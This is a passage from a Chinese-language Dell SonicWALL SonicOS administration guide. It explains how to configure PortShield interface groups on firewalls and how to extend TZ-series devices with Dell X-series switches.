- 相同颜色（黑色、黄色或灰色除外）的接口属于 PortShield 组，主接口的颜色周围有一个白色的轮廓。
- 无法分配灰色显示的接口，即无法将其添加到 PortShield 组中。
- 有人员图形的灰色接口时交换机 MGMT 接口。
- 带向上箭头的接口是上行链路接口。

每个端口图形标签为其相关端口名：X0 - X*n*。选择一个或多个接口后，可以按照第 297 页的在“网络 > PortShield 组”页面上配置 PortShield 接口的说明进行配置。

查看 PortShield 接口状态并对其进行编辑



名称	PortShield 接口	连接设置	链接状态	已启用	注释	配置
X0	LAN	自动协商	无链接	✓	Default LAN	
X1	WAN	自动协商	1 Gbps 全双工	✓	Default WAN	
X2	独立的	自动协商	1 Gbps 全双工	✓		
X3	未分配	自动协商	1 Gbps 全双工	✓		
X4	未分配	自动协商	无链接	✓		
X5	未分配	自动协商	无链接	✓		
X6	未分配	自动协商	无链接	✓		
X7	未分配	自动协商	无链接	✓		
X8	未分配	自动协商	无链接	✓		
X9	未分配	自动协商	无链接	✓		
X10	未分配	自动协商	无链接	✓		
X11	未分配	自动协商	无链接	✓		
X12	未分配	自动协商	无链接	✓		
X13	未分配	自动协商	无链接	✓		
X14	未分配	自动协商	无链接	✓		
X15	未分配	自动协商	无链接	✓		
X16	独立的	手动	无链接	✓		
X17	WAN	自动协商	无链接	✓		

PortShield 接口当前配置的图示下方是一个表格，列出 PortShield 接口的信息。

- **名称** – 显示与 PortShield 接口相关的端口名，例如 X0 或 X15。
- **PortShield 接口** – 显示反应 PortShield 接口分配的颜色代码图形以及接口所属 PortShield 群组。该图形是表格上方较大图形的缩小版。图形旁有分配和 PortShield 群组的更多信息。

- **连接设置** – 表明链接速度：
  - **自动协商**
  - **1000 Mbps** – 全工
  - **100 Mbps** – 全工
  - **100 Mbps** – 半工
  - **10 Mbps** – 全工
  - **10 Mbps** – 半工
- **链接状态** – 表明链接的状态或是否无链接。
- **已启用** – 如果接口已启用，将显示绿色复选标记。
- **注释** – 显示配置接口后输入的任何注释。
- **配置** – 显示以下两个图标：
  - **统计** – 单击该图标后，将显示包含接口统计的弹出气球：



> **注：**如需清除统计信息，单击**网络 > PortShield 群组**页面顶部的**清除统计**按钮。

  - **编辑** – 单击该图标后，将显示**编辑交换机端口**对话框。如需此对话框的更多信息，请参见第 297 页的在“网络 > PortShield 组”页面上配置 PortShield 接口中的步骤。

配置 PortShield 组

可以在 SonicOS 管理界面的几个不同页面上配置 PortShield 组：

- 第 295 页的在“网络 > 接口”页面上配置 PortShield 接口
- 第 297 页的在“网络 > PortShield 组”页面上配置 PortShield 接口

在“网络 > 接口”页面上配置 PortShield 接口

> **重要：**如需将端口用作接口，则必须将其配置为一个 IP 地址。否则，该端口将不在 **PortShield 接口**下拉菜单中。

配置 *PortShield* 接口的步骤如下：

1 转至**网络 > 接口**页面。

2 在**接口**设置表中，单击想要配置的接口的**配置**图标。将显示**编辑接口**对话框。



3 在**区域**下拉菜单中，选择一个您希望将接口映射到的区域类型选项。将显示更多选项。

注：您只能将 PortShield 接口添加到**可信**、**公共**和**无线**区域。



4 在**模式/ IP 分配**下拉菜单中，选择 **PortShield 交换机模式**。这些选项将再次发生更改。




5 在 **PortShield 到**下拉菜单中，选择要将此端口映射到的接口。只会显示与您选择的区域匹配的端口。

6 单击**确定**。

在“网络 > PortShield 组”页面上配置 PortShield 接口

网络 > PortShield 组页面会显示 PortShield 接口当前配置的图示。




可单击要分组的端口，以使用图形 PortShield 组界面手动分组多个端口。通过组合端口，它们可以共享共同的网络子网以及共同的区域设置。

注：必须在分组为 PortShield 之前对接口进行配置。

配置 *PortShield* 组的步骤如下：

1 在端口图中，选择要配置为 PortShield 组的接口。这些接口将变成黄色。



2 单击**配置**按钮。随即显示**编辑交换机端口**对话框。



3 从**启用端口**下拉菜单中，选择是启用还是禁用这些接口。默认为**已启用**。

4 从 **PortShield 接口**下拉菜单中，选择要将哪个接口分配为这些 PortShield 接口的主接口。默认为**未分配**。

5 从**链接速度**下拉菜单中，选择这些接口的链路速度：

- **自动协商**（默认）
- **1000 Mbps - 全工**
- **100 Mbps - 全工**
- **100 Mbps - 半工**
- **10 Mbps - 全工**
- **10 Mbps - 半工**

6 单击**确定**。

在 TZ 系列设备上管理端口

注：TZ 系列设备将支持 Dell X 系列交换机，它扩展了该设备的功能。如需将 X 系列交换机与 TZ 系列设备配合使用的信息，请参见第 300 页的为 Dell X 系列交换机配置 PortShield 接口。

网络 > PortShield 群组页面有 TZ 系列设备的不同外观。TZ 系列设备的页面为每个部分提供选项卡：

- 端口图形
- 端口配置
- 外部交换机配置
- 外部交换机诊断

主题：

- 第 298 页的从“端口图形”选项卡中查看 PortShield 组
- 第 299 页的从“端口配置”选项卡查看 PortShield 接口状态并对其进行编辑

从“端口图形”选项卡中查看 PortShield 组



使用 X 系列交换机查看并配置 TZ 系列设备 PortShield 接口（端口），与 NSA 系列或 SM 系列设备相同；参见第 293 页的在 NSA 系列和 SuperMassive 设备上管理端口和第 294 页的查看接口（端口）。

从“端口配置”选项卡查看 PortShield 接口状态并对其进行编辑



名称	PortShield 接口	链接设置	链接状态	备注	配置
X0	LAN	自动协商	1 Gbps 全双工	Default LAN	
X1	WAN	自动协商	1 Gbps 全双工	Default WAN	
X2	独立的	自动协商	1 Gbps 全双工		
X3	未分配	自动协商	无链接		
X4	未分配	自动协商	无链接		
X5	未分配	自动协商	无链接		
X6	未分配	自动协商	无链接		
W0	WLAN	自动协商	300 Mbps 半双工	Default WLAN	

使用 X 系列交换机查看 TZ 系列设备 PortShield 接口状态并对其进行编辑，与 NSA 系列或 SM 系列设备相同；参见第 293 页的在 NSA 系列和 SuperMassive 设备上管理端口和第 294 页的查看 PortShield 接口状态并对其进行编辑。

28

为 Dell X 系列交换机配置 PortShield 接口

注：自版本 6.2.5.1 开始，TZ 系列设备将支持 Dell X 系列交换机，它扩展了该设备的功能，尤其是对接口进行端口屏蔽的功能。

重要：当扩展交换机已关闭然后防火墙重启时，防火墙需要 5 分钟才能发现扩展交换机，并将交换机的**状态**报告为**已连接**。
在 PortShield 组中配置扩展交换机时，该配置需要 5 分钟才能显示在**网络 > PortShield 组**页面上。

- 第 300 页的 TZ 系列支持 X 系列交换机
  - 第 300 页的概述
  - 第 305 页的支持的拓扑
  - 第 306 页的使用 X 系列交换机管理 PortShield 组
  - 第 311 页的从“端口图形”选项卡中配置 PortShield 组

TZ 系列支持 X 系列交换机

主题：

- 第 300 页的概述
- 第 305 页的支持的拓扑
- 第 306 页的使用 X 系列交换机管理 PortShield 组
- 第 311 页的从“端口图形”选项卡中配置 PortShield 组

概述

在 Dell SonicWALL TZ 型号上，最大可用接口数的范围是 5 (TZ300) 到 10 (TZ600) 个接口。在某些部署情况下，所需的端口数可能很容易超过 TZ 装置的最大可用接口数。通过使用 TZ/X 系列解决方案，就可以将Dell X 系列交换机上的端口看作防火墙的扩展接口，从而使可用的接口数增加到最多 96 个（具体取决于 X 系列交换机）。可以对这些扩展端口进行端口屏蔽，并将其视为防火墙上的其他任何接口。

自版本 6.2.5.1 开始，表 30 中显示的 TZ 系列装置可支持列出的 X 系列型号。一台 TZ 系列装置上可以调配最多两台 X 系列交换机。

注： 如需 X 系列交换机及配置这些交换机的完整信息，请参阅 *Dell SonicWALL X* 系列解决方案部署指南、*Dell Networking X1000* 和 *X4000* 系列交换机用户指南及 *Dell Networking X1000* 和 *X4000* 系列交换机入门指南。

表 30. TZ 系列装置所支持的 X 系列交换机

以下 TZ 系列装置
• TZ600 • TZ500/TZ500W • TZ400/TZ400W • TZ300/TZ300W
可支持如下 X 系列交换机
• X1008/X1008P • X1018/X1018P • X1026/X1026P • X1052/X1052P • X4012

主题：

- 第 301 页的术语
- 第 301 页的性能要求
- 第 302 页的X 系列交换机支持的主要功能
- 第 302 页的 PortShield 功能和 X 系列交换机
- 第 303 页的 PoE/PoE+ 和 SFP/SFP+ 支持
- 第 304 页的 X 系列解决方案和 SonicPoint
- 第 304 页的使用 GMS 管理扩展交换机
- 第 304 页的扩展交换机全局参数
- 第 304 页的关于链路
- 第 305 页的关于上行链路接口
- 第 305 页的记录和系统记录支持

术语

HA	高可用性
IDV	通过 VLAN 消除接口歧义 – 将扩展交换机上已对防火墙接口进行端口屏蔽的端口重新配置为对应于 PortShield VLAN 的 VLAN 访问端口。
PoE	以太网供电 – 通过以太网电缆传输电源及数据的系统，即允许通过一根电缆为设备同时提供数据连接和电源。
PoE+	以太网供电+ – PoE 的高级版本（802.3at 标准版），可提供比 PoE 更高的功率。
SFP	小型插接式 – 一种紧凑的、热插接式收发器，可用于电信和数据通讯应用，并支持 1Gb 光纤模块。
SFP+	增强的小型插接式 – SFP 的一种增强版本，可支持 10 Gb 光纤模块。
STP	生成树协议 – 可确保以太网网络的无环路拓扑并允许冗余（备用）链路以在活动链路发生故障时提供备用路径的一种网络协议。

性能要求

一个 TZ 系列防火墙上可以调配最多两台 X 系列交换机。

在 TZ300/TZ400/TZ500 型号上，最大 1G 的上行链路带宽为所有前面板端口共享。

在 TZ600 上，内部交换机 0 上最大 1G 的上行链路带宽为 X0、X2、X3、X4、X5 和 X7 共享。内部交换机 1 上最大 1G 的上行链路带宽为 X1、X6、X8 和 X9 共享。

X 系列交换机支持的主要功能

- 将 X 系列交换机设置为扩展交换机
- PortShield 功能
- 配置扩展交换机的接口设置
- 轻松管理基本的扩展交换机全局参数
- 使用 GMS 轻松管理扩展交换机
- 利用 PortShield 实现高可用性 (HA)
- 支持诊断扩展交换机
- 专用上行链路配置中的 VLAN 支持
- TZ 系列设备的 PoE/PoE+ 和 SFP/SFP+ 功能

PortShield 功能和 X 系列交换机

PortShield 架构允许将防火墙端口配置到独立的安全区域中，从而实现对跨区域设备间的流量的深度包检测防火墙的保护。如需 PortShield 功能的更多信息，请参见第 292 页的配置 PortShield 接口。

Dell TZ-X 系列解决方案支持对到防火墙接口的扩展交换机接口进行端口屏蔽。X 系列交换机为 L2 交换机，默认情况下，扩展交换机上的所有端口均配置为默认 VLAN 1 的访问端口部分。当扩展交换机上的端口对防火墙接口进行了端口屏蔽时，这些端口对应于将 PortShield VLAN 重新配置为 VLAN 的访问端口部分，也称为 PortShield 主机接口的 IDV VLAN。

主题：

- 第 302 页的不同 PortShield 流量场景
- 第 302 页的对 X 系列交换机进行端口屏蔽的前提条件

不同 PortShield 流量场景

- 与作为部分同一 PortShield 组的扩展交换机上的端口相连的网络设备之间的流量，将由扩展交换机自动交换。
- 与扩展交换机上的端口相连的网络设备及与作为部分同一 PortShield 组的防火墙上的端口相连的设备之间的流量，将由防火墙上的内部交换机交换。
- 与扩展交换机（目的地为防火墙接口）上的端口相连的网络设备之间的流量，将由软件中的数据路径处理。该流量可能受访问规则、深层数据包检查及入侵保护等防火墙安全服务的影响。
- 与扩展交换机上的端口相连的网络设备及与作为部分不同区域或部分不同 PortShield 组的防火墙上的端口相连的设备之间的流量，将由软件中的防火墙安全服务转发。该流量受软件中防火墙安全服务的影响。

对 X 系列交换机进行端口屏蔽的前提条件

重要：如果拓扑结构中包含两台 X 系列交换机，则这两台 X 系列交换机都必须直接连接到防火墙且不能串接，其中一台 X 系列交换机不能连接到之后会连接到防火墙的另一台 X 系列交换机。

- X 系列交换机（不包括 X1052/X1052P 型号）出厂交付时处于“非管理模式”，以防止对交换机未经授权的访问。您需要按下电源插头附近的“模式”按钮，并保持 7 秒钟，以将交换机切换为管理模式。

X1052/X1052P 型号出厂交付时默认设置为“管理”模式。

如需详细信息，请参阅 *Dell™ Networking™ X1000 和 X4000 系列交换机用户指南*和 *Dell SonicWALL X 系列解决方案部署指南*。

- 在交换机的初始设置中，如需确保在防火墙接口上启用 DHCP 服务器时，X 系列交换机 IP 不发生动态更改，请选择静态 IP，而不是动态 IP。如需更多信息，请参阅 *Dell SonicWALL X 系列解决方案部署指南*。
- 除了可在交换机上找到的初始 IP 地址、用户名/密码配置外，不推荐通过交换机 GUI/控制台直接在 X 系列交换机上执行其他配置。这样会使设备与 X 系列交换机的配置状态不同步。
- 如需从防火墙中管理 X 系列交换机，防火墙的其中一个接口必须与 X 系列交换机在同一子网中。例如，如需管理默认 IP 为 192.168.2.1 的 X 系列交换机，防火墙的某个接口必须配置在 192.168.2.0/24 子网中，并连接到 X 系列交换机。
- 在从设备中设置/管理交换机之前，先从设备中 ping X 系列交换机，以确保设备可以访问 X 系列交换机。
- VLAN 支持：
  - VLAN 支持不可用于共享上行链路和共同上行链路。例如，不能在设置为 X 系列交换机的共同上行链路的防火墙接口下配置 VLAN。
  - VLAN 支持只可用于专用上行链路。如需 VLAN 支持的更多信息，请参阅 *Dell SonicWALL X 系列解决方案部署指南*。
  - 在配置为专用上行链路的装置接口下面不能存在重叠 VLAN。例如，如果 X3 和 X5 配置了专用上行链路，则 VLAN 100 不能存在于 X3 和 X5 下。将拒绝这样的配置。

PoE/PoE+ 和 SFP/SFP+ 支持

TZ 系列装置不支持 PoE/PoE+，但对于某些 X 系列交换机可以添加此功能，如表 31 中所示。此附加功能提升了 TZ 系列装置的 SonicPoint 使用情况，尤其是支持 802.11ac 的新 SonicPoint（可支持最多 30W 最大功率；802.11a/b/g/h 可支持最多 15.4 W 最大功率）。

有些 X 系列交换机还支持 SFP/SFP+，如表 31 中所示。

注：X 系列交换机上的 PoE/PoE+ 端口的配置是从 X 系列交换机的 UI（而非 TZ 系列装置上的**网络 > PortShield 组**页面）进行管理。

表 31. X 系列交换机 PoE/PoE+ 和 SFP/SFP+ 支持

此 X 系列交换机	可支持
X1008	1 个 PoE PD 端口；默认情况下，端口 8 为 PD 端口
X1008P	8 个 PoE 端口，总共多达 123W；默认情况下，端口 1 到 8 支持 PoE
X1018	2 个 1GbE SFP 端口；默认情况下，端口 17 和 18 支持 SFP
X1018P	16 个 PoE 端口，总共多达 246W；默认情况下，端口 1 到 16 支持 PoE 2 个 1GbE SFP 端口；默认情况下，端口 17 和 18 支持 SFP
X1026	2 个 1GbE SFP 端口；默认情况下，端口 25 和 26 支持 SFP
X1026P	24 个 PoE/12 个 PoE+ 端口，总共多达 369W；默认情况下： • 端口 1 到 12 支持 PoE+ • 端口 13 到 24 支持 PoE 2 个 1GbE SFP 端口；默认情况下，端口 25 和 26 支持 SFP
X1052	4 个 10GbE SFP+ 端口；默认情况下，端口 49 到 52 支持 SFP+

表 31. X 系列交换机 PoE/PoE+ 和 SFP/SFP+ 支持

此 X 系列交换机	可支持
X1052P	24 个 PoE/12 个 PoE+ 端口，总共多达 369W；默认情况下： • 端口 1 到 12 支持 PoE+ • 端口 13 到 24 支持 PoE • 端口 25 到 48 对 PoE 和 PoE+ 都不支持 4 个 10GbE SFP+ 端口；默认情况下，端口 49 到 52 支持 SFP+
X4012	12 个 10GbE SFP+ 端口；默认情况下，端口 1 到 12 支持 SFP+

重要：在 X1026P 或 X1052P X 系列交换机上，没有外部电源的 SonicPoint AC 必须对端口 1 到 12 进行端口屏蔽。

没有外部电源的任何 SonicPoint 非 AC 型号可以对端口 1 到 8 (X1008P)、1 到 16 (X1018P) 或 1 到 24（X1026P 和 X1052P）进行端口屏蔽。

有外部电源的任何 SonicPoint 可以对任何以太网端口进行端口屏蔽。

X 系列解决方案和 SonicPoint

外部交换机上的端口可以对 WLAN 区域的 TZ 系列设备进行端口屏蔽且 SonicPoint 可连接至这些端口。

将 SonicPoint 与 Dell X 系列交换机连接时，考虑 SonicPoint 的电源要求非常重要。SonicPoint ACe/ACi/N2 需要最少 25.5 W。如果您的 Dell X 系列交换机型号不支持 PoE+，则必须使用 SonicPoint 供电器。如需支持 PoE+ 的交换机型号的信息，请参阅第 303 页的PoE/PoE+ 和 SFP/SFP+ 支持。如需管理 SonicPoint 的更多信息，请参阅知识库文章《*Dell SonicWALL TZ* 系列和 *Dell SonicWALL X* 系列解决方案管理 *SonicPoint ACe/ACi/N2* 接入点》(SW13970)。

使用 GMS 管理扩展交换机

Dell X 系列交换机集成功能允许使用 SonicOS 管理界面和 Dell SonicWALL GMS 版本 8.1 SP1 或更高版本对防火墙和交换机进行统一管理。GMS 可支持所有配置操作，如调配扩展交换机、配置扩展交换机接口设置，以及可管理扩展交换机全局参数。

如需使用 GMS 管理扩展交换机的信息，请参阅最新的*SonicWALL GMS* 管理指南。

扩展交换机全局参数

表 32 显示可通过 SonicOS 管理接口配置的扩展交换机全局参数。

注：如需这些参数的更多信息，请参阅 *Dell SonicWALL X* 系列解决方案部署指南。

表 32. 扩展交换机全局参数

所有交换机	仅 X1026P 和 X1052P 交换机
STP 模式	**PoE 报警使用阈值**
STP 状态	**PoE 陷阱**
	PoE 电源限制模式

关于链路

管理 (MGMT) 链路仅携带管理流量且无法进行端口屏蔽。

数据链路携带所有 PortShield 流量。如果其携带的所有流量均为数据，则此链路称为共同链路。在一些拓扑中，数据链路也携带管理流量，我们在此情况下称其为共享链路。

共享或共同链路可携带所有端口屏蔽的组。

专用链路只能携带一个 PortShield 组，且该组必须对 TZ 装置上的专用端口进行端口屏蔽。

关于上行链路接口

可以将上行链路接口视为设置用于携带标记/未标记的流量的“中继”端口。当扩展交换机添加了防火墙上行链路和 X 交换机上行链路选项时，防火墙上配置为防火墙上行链路的端口和扩展交换机上配置为交换机上行链路的端口将自动设置为针对所有 IDV VLAN 接收/发送标记的流量。标记的流量的 IDV VLAN 允许固件获取流量的 PortShield 主机接口。

配置上行链路接口的条件

- 接口应为物理接口；不允许使用虚拟接口。
- 接口应为交换机接口。（在有些平台上，一些防火墙接口未连接到交换机。不允许使用这样的接口。）
- 接口不能为 PortShield 主机（其他一些防火墙接口不能对其进行端口屏蔽）或 PortShield 组成员（不能对另一防火墙接口进行端口屏蔽）。
- 接口不能为桥接主要或桥接辅助接口。
- 接口不能有任何子接口（它不能为其他子接口的父接口）。

记录和系统记录支持

支持记录重要配置事件，例如添加/删除交换机、对扩展交换机端口配置端口屏蔽及端口可上行/下行等网络事件。

支持的拓扑

重要：在设置 TZ 装置和 X 系列交换机间的接口之前，请先如 *Dell SonicWALL X* 系列解决方案部署指南中所述设置交换机。

注：如需提供和配置这些拓扑的更多信息，请参阅 *Dell SonicWALL X* 系列解决方案部署指南。

如需使用 X 系列交换机配置 PortShield 的基本详情，请参阅第 311 页的从“端口图形”选项卡中配置 PortShield 组。

X 系列交换机支持的主要支持拓扑：

- 共同上行链路配置
- 专用上行链路配置

  重要：必须通过作为部分专用链路的端口对 SonicPoint 进行端口屏蔽。

- 包含共同上行链路和专用上行链路的混合配置
- 管理和数据流量的共享链路配置
- 管理和数据流量的共同链路配置
- 包含专用上行链路的 HA 和 PortShield 配置
- 包含专用上行链路配置的 VLAN

使用 X 系列交换机管理 PortShield 组

重要：当扩展交换机已关闭然后防火墙重启时，可能要花费 5 分钟防火墙才能发现扩展交换机，并将交换机的**状态**报告为**已连接**。

在 PortShield 组中配置扩展交换机时，可能要花费 5 分钟该配置才能显示在**网络 > PortShield 组**页面上。


网络 > PortShield 组页面将显示四个选项卡：

- 端口图形
- 端口配置
- 外部交换机配置
- 外部交换机诊断

主题

- 第 306 页的从“端口图形”选项卡中查看 PortShield 组
- 第 307 页的从“端口配置”选项卡查看 PortShield 接口状态并对其进行编辑
- 第 307 页的查看并管理外部交换机配置
- 第 308 页的监控外部交换机诊断并管理固件

从“端口图形”选项卡中查看 PortShield 组




端口图形选项卡将显示 TZ 系列设备的 PortShield 接口（端口）：

- 第一个图形显示设备端口。
- 下一个图形显示第一个外部交换机，外部交换机 1 的端口。

- 如果再提供一个外部交换机，则第三个图形显示第二个外部交换机，外部交换机 2 的端口。

从此选项卡中配置端口与 NSA 系列或 SM 系列设备相同；参阅 第 293 页的在 NSA 系列和 SuperMassive 设备上管理端口 和 第 294 页的查看接口（端口）。

从“端口配置”选项卡查看 PortShield 接口状态并对其进行编辑



使用 X 系列交换机查看 TZ 系列设备 PortShield 接口状态并对其进行编辑，与 NSA 系列或 SM 系列设备相同。唯一的区别在于显示扩展交换机端口，第一个扩展交换机端口的前缀为 **ES1**：第二个扩展交换机（若有）端口的前缀为 **ES2**：。如需更多信息，请参阅第 293 页的在 NSA 系列和 SuperMassive 设备上管理端口和第 294 页的查看 PortShield 接口状态并对其进行编辑。

查看并管理外部交换机配置



主题：

- 第 307 页的外部交换机配置表
- 第 308 页的添加/删除扩展交换机

外部交换机配置表

- **ID** – 外部交换机的 ID 编号：1 或 2。

- **型号** – 外部交换机的型号。此列还包含每个交换机的**注释**图标，该图标会显示含产品明细的弹出气球。




- **状态** – 交换机的状态：绿色的**启用**图标表示交换机正常、可用。
- **IP 地址** – 扩展交换机的 IP 地址。
- **交换机管理** – 用于管理流量的交换机端口。
- **防火墙上行链路** – 作为防火墙上行链路配置的防火墙端口。如果未作为防火墙上行链路配置任何防火墙端口，此列将显示**无**。
- **交换机上行链路** – 作为交换机上行链路配置的扩展交换机端口。如果未作为交换机上行链路配置任何交换机端口，此列将显示**无**。
- **配置** – 包含：
  - **编辑**图标 – 单击可显示**编辑外部交换机**对话框。
  - **删除**图标 – 单击可删除交换机条目。

添加/删除扩展交换机

请参阅 *Dell SonicWALL X* 系列解决方案部署指南。

监控外部交换机诊断并管理固件



外部交换机诊断选项卡允许您：

- 监控外部交换机的统计信息
- 上传固件镜像和/或启动镜像
- 重启扩展交换机

主题：

- 第 309 页的更改显示
- 第 309 页的监控统计信息
- 第 310 页的重启外部交换机
- 第 310 页的管理外部交换机固件

更改显示

外部交换机诊断选项卡一次只能显示一个交换机的统计信息及其他信息。默认情况下，会显示外部交换机 1 的数据。当您有两个外部交换机时，如需显示外部交换机 2 的数据，请从**交换机名称**下拉菜单中选择 **ES2**。



监控统计信息



